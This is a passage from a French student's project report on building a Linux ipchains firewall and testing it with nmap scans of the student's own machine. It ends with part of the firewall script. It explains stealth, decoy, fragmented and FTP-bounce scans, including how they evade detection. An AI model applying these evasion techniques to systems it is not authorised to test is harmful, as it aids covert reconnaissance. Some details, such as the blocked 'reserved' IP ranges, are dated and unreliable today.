Comme notre firewall interdit à tout le monde de nous pinger, sauf à notre Internet Service Provider, nmap n'affiche pas de résultats pour tous les *port-scans* qui ne comportent pas l'option `-P0`. Ce fait va certainement effaroucher beaucoup d'attaquants potentiels, car ils s'aperçoivent que notre machine est bien sécurisée. En fait, pas tous les firewalls bloquent les paquets ping, parce qu'ils les estiment essentiels. Le fait de les bloquer montre aux hackers que notre machine est sécurisée de façon presque paranoïaque.

C'est la raison pour laquelle la plupart des exemples ci-dessous utilisent aussi l'option –P0. Sinon, nous recevions toujours des résultats comme dans l'exemple ci-dessus.

Vérifions que nous pouvons quand-même obtenir un terminal à distance avec `ssh` à partir de la machine de l'étudiant Ferreira :

```
[ferreira@spa ferreira]$ ssh -l Serge 193.168.74.227
Serge@193.168.74.227's password:
Last login: Thu Dec 13 10:00:14 2001 from deimos
[Serge@Deimos Serge]$ ipchains -L
ipchains: Permission denied
[Serge@Deimos Serge]$ ls
C++  Desktop  FW  linux  new  TP-C
[Serge@Deimos Serge]$ exit
Connection to 193.168.74.227 closed.
[ferreira@spa ferreira]$
```

L'option `-l` de la commande `ssh` permet de spécifier le nom d'utilisateur. Si nous entrons comme nom d'utilisateur `root`, un message apparaît qu'on ne peut pas se connecter comme `root`, parce qu'on aurait trop de pouvoir.

Le mot de passe est alors demandé, mais il n'est pas affiché quand nous l'entrons au clavier. Comme vous le voyez, il est impossible de lister les règles `ipchains` comme utilisateur normal, d'autres commandes fonctionnent quand-même (exemple : `ls`).

Types de scan

-sT

TCP connect() scan:

nmap essaiera de faire l'appel système connect sur les ports de la machine cible et affiche les résultats de cette action.

Exécutons d'appeler nmap avec les options `–sT` et `–P0` :

```
> nmap -sT -P0 193.168.74.227

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 1034 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
23/tcp     closed      telnet
...        closed      ...
65301/tcp  closed      pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 135 seconds
```

Ceci montre que le seul service TCP qui est accessible sur notre machine est `ssh`. Tous les autres ports sont `filtered` ou `closed`, ils ne sont donc pas accessibles de l'extérieur.

-sS

TCP SYN scan:
Ici, on n'ouvre pas une connexion TCP complète. Cette technique envoie un paquet SYN (paquet IP dont le flag SYN est mis), comme si on faisait une connexion normale et nmap attend la réponse. Si on reçoit un paquet SYN/ACK, le port de la machine cible est ouvert (en écoute). Si le paquet qu'on reçoit a, par contre, le flag RST(qui est envoyé par le kernel dans le cas que le port n'est pas ouvert), alors le port en question n'est pas en écoute. Avec cette technique, l'utilisateur de la machine cible ne détecte normalement pas que ses ports ont été scannés.

Avec firewall, nmap affiche la même chose qu'avec l'option –sT. De nouveau, seul le port 22 est ouvert. Le port 23 (telnet) n'est pas filtré par notre firewall, mais le démon `telnetd` n'a pas été démarré sur la machine en question, car `telnet` est moins sûr que `ssh` et offre les mêmes services.

-sF -sX -sN

Stealth (scan de type « mi-ouvert ») FIN, Xmas Tree et le mode NULL scan:
Parfois l'option -sS n'est pas assez clandestine, car sur le serveur, il y a des programmes qui repèrent ce type de scan sur quelques ports. Si le port st fermé, le serveur envoie encore une fois un RST, sinon, le port ne prend pas en compte le paquet en question et ne renvoie rien.
- L'option -sF envoie des paquets avec le flag FIN.
- L'option -sX envoie des paquets avec les flags FIN, URG et PUSH.
- L'option -sN envoie des paquets sans flags mis.

Ces types de scan ne fonctionnent pas avec des systèmes Windows, puisque Microsoft ne respecte pas les conventions. Si une machine a alors des ports ouverts avec l'option -sS et non pas avec une de ces options-ci, on est sûr d'avoir à faire avec une machine Windows.

Exécution de : `nmap -sF -P0 193.168.74.227`

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 527 ports scanned but not shown below are in state: closed)
Port       State       Service
1/tcp      open        tcpmux
2/tcp      open        compressnet
```

```
...         open        ...
21/tcp      open        ftp
24/tcp      open        priv-mail
...         open        ...
1023/tcp    open        unknown
6000/tcp    open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 97 seconds
```

Avec les options –sX et –sN, nous obtenons exactement les mêmes résultats, sauf qu'ils prennent un peu moins de temps : 85 et 86 secondes.

À première vue, ces résultats sont très effrayants, car le port 6000 et tous les ports de 1 à 1023, excepté les ports 22 et 23 sont ouverts !

En fait, des ports ouverts ignorent tout simplement des paquets FIN s'il n'y a pas de connexion ouverte avec la machine dont est émis le paquet FIN. Si un port n'est pas accessible, le kernel renvoie normalement un paquet RST (reset) s'il obtient un paquet FIN destiné à ce port. Nmap considère donc que tous les ports desquels il ne reçoit pas de réponse sont ouverts. Mais nous avons configuré notre firewall de façon à ce qu'il ignore la plupart des paquets qui ne sont pas acceptés, il ne renvoie donc pas de paquet RST si un port n'est pas accessible.

Dans notre cas, le kernel a renvoyé un paquet RST quand les ports 22 et 23 ont été scannés. En fait, nous « ouvrons » ces ports par les règles suivantes :

```
# telnet
ipchains -A input -p tcp -s any/0 1024:65535 -d $IPADDR 23 -j ACCEPT
# ssh
ipchains -A input -p tcp -s any/0 1020:65535 -d $IPADDR 22 -j ACCEPT
```

Tous les autres paquets ont été refusés par la policy :

```
ipchains -P input   DENY
```

-sP

Ping scanning:
Cette option est utilisée si on veut seulement voir si un hôte est connecté ou non. Nmap envoie un paquet ICMP `echo-request` à la machine cible. Si cette machine répond, elle est présente. Vu que certains sites bloquent des requêtes de ce type, nmap envoie aussi (par défaut) un paquet TCP avec le flag ACK mis en direction du port 80. Si la réponse est un paquet RST, la machine est connectée.

Vu que notre firewall bloque tous les ICMP `echo-request`, sauf ceux qui viennent de notre ISP, l'utilisation de –sP ne donne aucun résultat si le firewall est actif.

```
# ICMP ping: echo-request (type 8) et echo-reply (type 0)
# seul notre ISP peut nous pinger
ipchains -A input  -i eth0 -p icmp -s $MY_ISP 8 -d $IPADDR -j ACCEPT
ipchains -A output -i eth0 -p icmp -s $IPADDR 0 -d $MY_ISP -j ACCEPT
```

-sU

UDP scan:
Avec cette option, nmap scanne tous les ports UDP de la machine cible en envoyant un paquet

UDP de 0 octets. Si la réponse est un message « ICMP port unreachable », alors nous sommes sûrs que le port est fermé, sinon, nmap considère que le port est ouvert.
Si le scanning UDP paraît prendre parfois beaucoup de temps, il ne faut pas désespérer, c'est normal. La plupart des OS (contrairement à Windows) limitent la vitesse de transmission des messages « destination unreachable ». Linux limite le nombres de ces messages à 80 toutes les 4 secondes avec 1/4 de seconde de pénalité si cela excède. Nmap tient compte de cette limite et ralentie son émission de paquets pour ne pas inonder la machine cible par des paquets qui seront ignorés par l'hôte.

Vu que ce type de scan prend beaucoup de temps, je vais seulement scanner les ports UDP de 20 à 30, le port 139 (partage de répertoires sous *Windows*) et les ports 6000 à 6060 :
`nmap -P0 -sU -v -p 20-30,139,6000-6060 193.168.74.227`

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Host deimos.infogest.cu.lu (193.168.74.227) appears to be up ... good.
Initiating UDP Scan against deimos.infogest.cu.lu (193.168.74.227)
The UDP Scan took 96 seconds to scan 73 ports.
Adding open port 6007/udp
Adding open port 6020/udp
Adding open port 22/udp
....
Adding open port 6040/udp

(no udp responses received -- assuming all ports filtered)

All 73 scanned ports on deimos.infogest.cu.lu (193.168.74.227) are:
filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 96 seconds
```

Aucun des ports scannés n'a émis une réponse. C'est ce qu'on pouvait attendre de notre firewall : ces ports sont tous filtrés.

-sR

RPC scan
Les services basés sur RPC ne peuvent pas être démarrés par le démon `tpcd`. C'est portmap qui contrôle les accès et il se base sur les listes `/etc/hosts.allow` et `/etc/hosts.deny`. Un service RPC (exemple : NFS : Network File System, utilisation de systèmes de fichiers communs par d'autres machines du même réseau) indiquera à portmap sur quel port il attend des connexions. Un client demandera à portmap le numéro de port auquel il doit envoyer ses paquets.
L'option -sR de nmap inonde les ports avec les commandes SunRPC NULL pour découvrir s'il y a ou non des ports derrière lesquels se cache un démon RPC. S'il y en a, il essaie de déterminer le programme et sa version. Ainsi, on reçoit les mêmes informations qu'avec « rpcinfo -p », même si la machine est derrière un firewall.

Évidemment, nous n'offrons pas de service RPC, vu qu'ils présentent tous des problèmes potentiels de sécurité: `nmap -sR -P0 193.168.74.227`

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 1034 ports scanned but not shown below are in state: filtered)
Port       State       Service (RPC)
22/tcp     closed      ssh
23/tcp     closed      telnet
1024/tcp   closed      kdm
...
```

```
65301/tcp  closed      pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 126 seconds
```

De nouveau, tous les ports sont dans l'état filtré ou les services correspondants ne sont tout simplement pas accessibles.

-b <ftp relay host>

FTP bounce attack:
Avec FTP, il est possible de se connecter à un serveur ftp (le <ftp relay host>) et de lui demander de transférer un fichier n'importe où sur internet.
Ceci peut être exploité pour scanner des ports TCP qui sont généralement bloqués depuis un serveur ftp « proxy ».Si le serveur ftp permet l'écriture et la lecture dans un répertoire, il vous est possible d'envoyer des données sur des ports trouvés ouverts. Cette technique a surtout un intérêt si la machine scannée fait confiance au serveur ftp.

Options générales

-P0

N'essaie pas de pinger les hôtes avant de les scanner. Les réseaux qui n'acceptent pas les requêtes ICMP echo peuvent ainsi aussi être scannés.

Si nous omettons cette option, `nmap 193.168.74.227` affiche :

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Note: Host seems down. If it is really up, but blocking our ping
probes, try -P0

Nmap run completed -- 1 IP address (0 hosts up) scanned in 30 seconds
```

Nous n'obtenons donc pas de résultats du tout ; nmap assume même que la machine n'est pas connectée. `nmap -P0 193.168.74.227` affiche par contre :

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 1034 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh
23/tcp     closed      telnet
....       closed      ....
65301/tcp  closed      pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 128 seconds
```

Ceci montre que cette option est absolument essentielle – du moins pour tester notre firewall.

-PT

Utilise la technique de ping TCP pour repérer les hôtes qui sont présents. Au lieu d'envoyer des paquets ICMP echo, nous envoyons des paquets TCP ACK. Les hôtes présents répondront avec un RST. Le port en question est par défaut le port 80. Pour spécifier un autre port destinataire, on peut utiliser -PT<n°dePort>.

Avec cette option, nous obtenons de nouveau les résultats usuels :

```
> nmap -PT -P0 193.168.74.227
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 1034 ports scanned but not shown below are in state:
filtered)
Port       State       Service
22/tcp     closed      ssh
23/tcp     closed      telnet
1024/tcp   closed      kdm
...
65301/tcp  closed      pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 125
seconds
```

-PS

Utilisation de paquets TCP SYN. Les hôtes présents répondront par un RST ou un paquet TCP SYN/ACK. Le résultat de l'utilisation de cette option (et de la prochaine : `-PI`) sont les mêmes que le résultat précédent.

-PI

Utilisation du vrai ping (requête ICMP echo). Cette option regarde quels machines du réseau sont connectées et cherche les adresses broadcast d'un sous-réseau du réseau cible.

-PB (par défaut)

Utilisation de -PT et -PI en parallèle. (Exemple : voir `nmap -P0 193.168.74.227`)

-O

Cette option essaie de déterminer le type de système que nous sommes en train de scanner en utilisant la technique de l'authentification par l'empreinte TCP/IP.

Sans firewall :

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 1547 ports scanned but not shown below are in state:
closed)
Port       State       Service
22/tcp     open        ssh
6000/tcp   open        X11

Remote operating system guess: Linux Kernel 2.4.0 - 2.4.9 (X86)
Uptime 0.013 days (since Wed May  8 14:51:25 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 3
seconds
```

Avec firewall :

```
...
Too many fingerprints match this host for me to give an
accurate OS guess
```

Sans firewall, nmap détecte correctement que nous utilisons une machine Linux avec un noyeau 2.4.* ; avec firewall, il n'arrive quand-même pas déterminer notre système d'exploitation. Si un hacker connaît le système d'exploitation de la machine qu'il veut attaquer, il peut éventuellement essayer d'exploiter des failles relatifs au système d'exploitation connues. Il est donc très important d'installer toujours les patchs de sécurité les plus récents.

-I

Cette option active la fonction « TCP reverse ident scanning » et ne marche que si l'hôte en question fait fonctionner `identd`. En fait, le protocole `ident` permet de détecter le nom de l'utilisateur qui fait fonctionner n'importe quel processus connecté en utilisant TCP, même si ce processus n'a pas initialisé la connexion. Donc vous pouvez, de cette manière vous connecter sur le port 80 et utiliser `identd` pour trouver si ce serveur est lancé par le root ou non. Ceci ne peut être fait uniquement que par une connexion complète à l'hôte distant (c'est à dire: l'option de scan `-sT`).

Comme les résultats avec cette option ne sont pas des résultats nouveaux, je ne les vais pas lister ici. (cf. option `-PT`)

-f

Force les scans par SYN, FIN, XMAS et NULL à utiliser de petits fragments de paquets. La fragmentation de l'en-tête TCP rend plus compliqué aux filtreurs de paquets et aux détecteurs d'intrusion, de détecter le scan de la machine cible. D'après les pages `man` sur nmap, cette option pose des problèmes sur certains Systèmes d'exploitation et avec certains programmes, comme par exemple quelques *sniffers*, mais je n'ai pas eu de problèmes en utilisant cette option. Les résultats étaient les mêmes avec ou sans cette option.

-v

C'est le mode verbeux (détaillé). Elle donne des renseignements sur ce qui est en train de se passer. (Exemple : voir option `-sU`)

-oN <fichierDeLog>

Crée un log du résultat dans un fichier lisible humainement

-oM <fichierDeLog>

Crée un log du résultat dans un fichier utilisable par un ordinateur. L'argument '`-`' envoie le résultat vers stdout.

-iL <nomDuFichierEntrant>

Prend le fichier en entrée pour scanner tous les hôtes qu'il contient. Les hôtes sont séparés dans le fichier par des espaces, tabulations ou retours chariots.

-p <port champ>

Cette option dit à nmap de scanner les ports <port champ>. Exemple : -p 23,6000-6063
Par défaut, il scanne tous les ports privilégiés et les ports présents dans le fichier 'services' de nmap.

-F

Scanne seulement lues ports contenus dans le fichier ‘services’ livré avec nmap.

-D <leurre1 [,leurre2] [,ME], ... >

Effectue un scan avec leurres. La cible va croire qu’elle a été scannée par tous les IPs que vous spécifiez. Normalement, la cible devrait se rendre compte que cette technique a été utilisée, mais elle ne sait pas quelle adresse IP est réellement celle qui l’a scanné. ME signifie notre propre adresse. Nous devons l’indiquer pour avoir les résultats du scan. Si ME est omis, nmap placera notre IP aléatoirement. Si on met ME en 6e position ou plus tard, beaucoup de détecteurs de port-scan sont incapables de montrer notre adresse IP.

10. Conclusion

Après avoir vérifié que les dispositifs de protections fonctionnent correctement et que nous n'avons pas obtenu de résultats anormaux ou imprévisibles dans les tests, je vais maintenant présenter d'autres programmes de filtrage de paquets.

iptables

Commencons par `iptables`. C'est le successeur d'`ipchains` et il est implémenté dans les versions 2.4.x du *kernel* de Linux. Entre les différences par rapport à ipchains, on peut par exemple citer les suivantes :

- Le mot-clé DENY a été remplacé par « DROP »
- Les règles sur l'ordre des options sont plus stricts. Par exemple, les adresses source et destination doivent être spécifiées avant le protocole dans `iptables`.
- Une modification importante est qu'un paquet arrivant qui est destiné à une autre machine ne traverse plus les chaînes `input` et `output`, mais seulement la chaîne `forward`, ce que je trouve d'ailleurs plus logique.
- Par rapport à `ipchains`, `iptables` offre une nouvelle possibilité conceptuelle : *stateful inspection*, c'est-à-dire que les paquets peuvent maintenant être analysés en considérant les paquets antérieurs. Ainsi, on peut par exemple déterminer si un paquet FIN veut vraiement clôturer une connexion qui a été ouverte préalablement ou si ce paquet fait partie d'un FIN-*scan* qu'on peut facilement faire avec `nmap` (voir l'option `-sF` page 66)

ipfilter

Un autre programme de filtrage de paquets qui n'est pas spécifique à Linux, mais qui est beaucoup plus portable, s'appelle `ipfilter`. Citons les différences majeures :

- La syntaxe n'a rien à voir avec celle d'ipchains. Voici l'exemple d'une règle avec `ipfilter` qui accepte les paquets TCP entrants par le modem qui sont destinés à notre adresse IP et au port 80 et qui viennent de n'importe où:
```
pass in quick on tun0 proto tcp from any to
193.168.74.227/32 port = 80
```
- Comme `iptables`, `ipfilter` peut aussi se souvenir des paquets antérieurs (si on ajoute `keep state` à la fin d'une règle).

Expérience personnelle

Vu que ce projet a requis un important travail de recherche, j'ai pu approfondir mes connaissances dans plusieurs domaines, dont le système Linux, les réseaux et bien sûr la sécurité et les firewalls.

Avant cette année scolaire, je ne connaissais guère le système d'exploitation Linux et je n'avais que quelques notions de base sur les réseaux. Je n'avais absolument aucune idée comment établir un firewall, mais j'étais (et je suis) intéressé par le sujet. Je devais donc m'approcher d'un nouvel domaine dont je ne connaissais presque rien.

Ce projet de fin d'études m'a apporté beaucoup de nouvelles connaissances et une mentalité différente ; en effet, je suis maintenant beaucoup plus prudent quand je me connecte à Internet qu'auparavant.

Je crois que la plupart des gens ne sont pas conscient des problèmes de sécurité et des risquent qu'ils courent en connectant le réseau de leur petite entreprise à Internet. En tout cas, ce projet m'a rendu conscient de ces risques et je crois que je n'aurai plus de difficultés pour discuter avec d'autres personnes sur l'un ou l'autre aspect concernant la sécurité.

Alors que ce projet de fin d'études se termine ici, j'espère toujours pouvoir rester à jour en ce qui concerne les questions de sécurité, surtout avec l'introduction du nouvel protocole Internet : IPV6.

ANNEXE A : Les srcipts

script principal

```
#!/bin/sh

echo
echo "Initialisation du firewall ..."

# ------------------------------------------------------------------------------
# -------------- INITIALISATION DU FIREWALL ------------------------------------
# ------------------------------------------------------------------------------

EXTERNAL_INTERFACE="eth0"           # interface connectee a internet
LOOPBACK_INTERFACE="lo"             # loopback
IPADDR="193.168.74.227"             # mon adresse IP
ANYWHERE="any/0"                    # tous les adresses IP
MY_ISP="193.168.74.129"             # adresse du ISP
LOOPBACK="127.0.0.0/8"              # adresses loopback
CLASS_A="10.0.0.0/8"                # classe A: reseaux prives
CLASS_B="172.16.0.0/12"             # classe B: reseaux prives
CLASS_C="192.168.0.0/16"            # classe C: reseaux prives
CLASS_D_MULTICAST="224.0.0.0/4"     # classe D: adresses multicast
CLASS_E_RESERVED_NET="240.0.0.0/5"  # classe E: adresses reservees
BROADCAST_SRC="0.0.0.0"             # expediteur broadcast
BROADCAST_DEST="255.255.255.255"    # destinataire broadcast
PRIVPORTS="0:1023"                  # ports privilegies
UNPRIVPORTS="1024:65535"            # ports non privilegies

OPENWINDOWS_PORT="2000"             # (TCP) OpenWindows
XWINDOW_PORTS="6000:6063"           # (TCP) X-Windows
SOCKS_PORT="1080"                   # (TCP) SOCKS
NFS_PORT="2049"                     # (TCP/UDP) NFS
NAMESERVER="193.168.74.130"         # (TCP/UDP) DNS
SSH_PORTS="1020:1023"               # (TCP) SSH quatre connexions en parallele
TRACEROUTE_SRC_PORTS="32769:65535"  # Traceroute: ports d'expedition
TRACEROUTE_DEST_PORTS="33434:33523" # Traceroute: ports de destination

# effacer les anciennes regles
ipchains -F

# policies par defaut
ipchains -P input   DENY
ipchains -P output  REJECT
ipchains -P forward REJECT

# pas de restrictions pour loopback
ipchains -A input  -i $LOOPBACK_INTERFACE -j ACCEPT
ipchains -A output -i $LOOPBACK_INTERFACE -j ACCEPT

#lutter contre le TCP SYN flooding en activant les cookies SYN
echo 1 >/proc/sys/net/ipv4/tcp_syncookies

# Protection contre les adresses IP falsifiees
# Activer Source Address Verification
for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
    echo 1 > $f
done

# refuser les ICMP-Redirects
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
```

```
done

# refuser les paquets routes par l'expediteur
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done

if [ -f /etc/rc.d/rc.firewall.blocked ]; then
    . /etc/rc.d/rc.firewall.blocked
fi

# refuser les paquets qui pretendent venir de notre propre adresse IP
ipchains -A input  -i $EXTERNAL_INTERFACE -s $IPADDR -j DENY -l

# refuser paquets si une adresse appartient aux adresses reservees de la classe A
ipchains -A input  -i $EXTERNAL_INTERFACE -s $CLASS_A -j DENY
ipchains -A input  -i $EXTERNAL_INTERFACE -d $CLASS_A -j DENY
ipchains -A output -i $EXTERNAL_INTERFACE -s $CLASS_A -j DENY -l
ipchains -A output -i $EXTERNAL_INTERFACE -d $CLASS_A -j DENY -l

# refuser paquets si une adresse appartient aux adresses reservees de la classe B
ipchains -A input  -i $EXTERNAL_INTERFACE -s $CLASS_B -j DENY
ipchains -A input  -i $EXTERNAL_INTERFACE -d $CLASS_B -j DENY
ipchains -A output -i $EXTERNAL_INTERFACE -s $CLASS_B -j DENY -l
ipchains -A output -i $EXTERNAL_INTERFACE -d $CLASS_B -j DENY -l

# refuser paquets si une adresse appartient aux adresses reservees de la classe C
ipchains -A input  -i $EXTERNAL_INTERFACE -s $CLASS_C -j DENY
ipchains -A input  -i $EXTERNAL_INTERFACE -d $CLASS_C -j DENY
ipchains -A output -i $EXTERNAL_INTERFACE -s $CLASS_C -j DENY -l
ipchains -A output -i $EXTERNAL_INTERFACE -d $CLASS_C -j DENY -l

# refuser paquets av une adr expediteur qui est une adr loopback
ipchains -A input  -i $EXTERNAL_INTERFACE -s $LOOPBACK -j DENY
ipchains -A output -i $EXTERNAL_INTERFACE -s $LOOPBACK -j DENY -l

# refuser et enregistrer paquets broadcast fautifs
ipchains -A input  -i $EXTERNAL_INTERFACE -s $BROADCAST_DEST -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -d $BROADCAST_SRC  -j DENY -l

# refuser paquets av adr expediteur de classe D multicast
ipchains -A input  -i $EXTERNAL_INTERFACE -s $CLASS_D_MULTICAST -j DENY   -l
ipchains -A output -i $EXTERNAL_INTERFACE -s $CLASS_D_MULTICAST -j REJECT -l

# empecher l'envoi de paquets multicast
ipchains -A output -i $EXTERNAL_INTERFACE -d $CLASS_D_MULTICAST -j REJECT -l

# interdire les paquets multicast, car je ne vais pas les utiliser
ipchains -A input  -i $EXTERNAL_INTERFACE -d $CLASS_D_MULTICAST -j REJECT -l

# refuser les adr IP reservees de la classe E
ipchains -A input  -i $EXTERNAL_INTERFACE -s $CLASS_E_RESERVED_NET -j DENY -l

# refuser les adr reservees par l'IANA
#  0.*.*.*,  1.*.*.*,  2.*.*.*,  5.*.*.*,  7.*.*.*, 23.*.*.*, 27.*.*.*
# 31.*.*.*, 37.*.*.*, 39.*.*.*, 41.*.*.*, 42.*.*.*, 58-60.*.*.*
ipchains -A input  -i $EXTERNAL_INTERFACE -s   1.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s   2.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s   5.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s   7.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  23.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  27.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  31.0.0.0/8 -j DENY -l
```

```
ipchains -A input  -i $EXTERNAL_INTERFACE -s  37.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  39.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  41.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  42.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  58.0.0.0/7 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  60.0.0.0/8 -j DENY -l
# 65-79
ipchains -A input  -i $EXTERNAL_INTERFACE -s  65.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  66.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  67.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  68.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  69.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  70.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  71.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  72.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  73.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  74.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  75.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  76.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  77.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  78.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s  79.0.0.0/8 -j DENY -l
# 80-96
ipchains -A input  -i $EXTERNAL_INTERFACE -s  80.0.0.0/4 -j DENY -l
# 96-111
ipchains -A input  -i $EXTERNAL_INTERFACE -s  96.0.0.0/8 -j DENY -l
# 112-126
ipchains -A input  -i $EXTERNAL_INTERFACE -s 112.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 113.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 114.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 115.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 116.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 117.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 118.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 119.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 120.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 121.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 122.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 123.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 124.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 125.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 126.0.0.0/8 -j DENY -l
# 217-219
ipchains -A input  -i $EXTERNAL_INTERFACE -s 217.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 218.0.0.0/8 -j DENY -l
ipchains -A input  -i $EXTERNAL_INTERFACE -s 219.0.0.0/8 -j DENY -l
# 220-223
ipchains -A input  -i $EXTERNAL_INTERFACE -s 220.0.0.0/6 -j DENY -l

# ------------------------------------------------------------------------------
# -------------- FILTRER LES MESSAGES ICMP -------------------------------------
# ------------------------------------------------------------------------------

# ICMP source-quench (type 4)
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE 4  -d $IPADDR   -j
ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR   4  -d $ANYWHERE -j
ACCEPT

# ICMP parameter-problem (type 12)
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE 12 -d $IPADDR   -j
ACCEPT
```

```
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR   12 -d $ANYWHERE -j
ACCEPT

# ICMP destination unreachable (type 3)
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE  3 -d $IPADDR   -j
ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR    3 -d $MY_ISP   -j
ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR fragmentation-needed
-d $ANYWHERE -j ACCEPT

# ICMP time-exceeded (type 11)
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE 11 -d $IPADDR   -j
ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR   11 -d $MY_ISP   -j
ACCEPT

# ICMP ping: echo-request (type 8) et echo-reply (type 0)
# nous pouvons pinger tout le monde
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR    8 -d $ANYWHERE -j
ACCEPT
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $ANYWHERE  0 -d $IPADDR   -j
ACCEPT
# seul notre ISP peut nous pinger
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -s $MY_ISP    8 -d $IPADDR   -j
ACCEPT
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -s $IPADDR    0 -d $MY_ISP   -j
ACCEPT

# smurf-attaques
ipchains -A input  -i $EXTERNAL_INTERFACE -p icmp -d $BROADCAST_DEST           -j
DENY -l
ipchains -A output -i $EXTERNAL_INTERFACE -p icmp -d $BROADCAST_DEST           -j
REJECT -l


# ------------------------------------------------------------------------------
# -------------- PROTEGER LES SERVICES UTILISANT DES PORTS FIXES NON PRIVILEGIES
# ------------------------------------------------------------------------------

# refuser la connexion a OpenWindows
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -y -s $IPADDR -d $ANYWHERE
$OPENWINDOWS_PORT -j REJECT

# refuser la connexion a un x-serveur
ipchains -A output -i $EXTERNAL_INTERFACE -p tcp -y -s $IPADDR -d $ANYWHERE
